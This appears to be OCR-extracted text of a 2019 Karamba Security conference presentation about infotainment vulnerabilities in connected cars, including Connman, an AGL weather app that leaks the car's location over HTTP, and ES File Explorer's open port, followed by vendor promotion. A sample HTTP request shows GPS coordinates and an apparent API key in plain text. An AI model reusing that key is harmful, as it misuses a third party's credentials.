
- Connman is an internet connection manager for embedded devices (automatically switches between cellular, Wi-Fi and BT)
- Sends http requests on port 80 upon device reboot
- A known vulnerability enables to take over the system
- All versions prior to 10/2017 are exposed to such attack

Second Example: AGL Weather Application

- Default application on all AGL versions
- Access api.openweatherap.org in unsecured, plain text (http)
- The car discloses its location to any listener

```
GET /data/2.5/weather?lat=37.3368&long=-121.8965&
units=imperial&APPID=a860fa437924aec3d0360cc749e
25f0e HTTP/1.1
Host: api.openweathermap.org
Accept: */*
```

Leaked Location on Google Maps



Third Example: Chinese Android Infotainment

- “ES File Explorer”: manage infotainment files
  - Part of the infotainment basic software
- Upon activation, to add files, ES File Explorer opens port 59777 for external access
- Attackers can send malicious packets and seize data
- Including launching malicious applications

(https://gbhackers.com/es-file-explorer-vulnerability/)

Strategic Partner with AutoISAC

- Realtime threat analysis
- Periodical analysis of threats and vulnerabilities
- Common infrastructure flaws shared with the community

AUTO-ISAC
Automotive Information Sharing and Analysis Center

Autonomous Security ThreatHive

GENIVI, Munich, May 2019
Rainer Witzgall
rainer.witzgall@karambasecurity.com

Gartner Cool Vendor 2018

Automotive AWARDS WINNER 2017+2018

FROST & SULLIVAN 2017 New Product Innovation Award

auto connected car news WINNER Tech CARS Awards

Karamba Security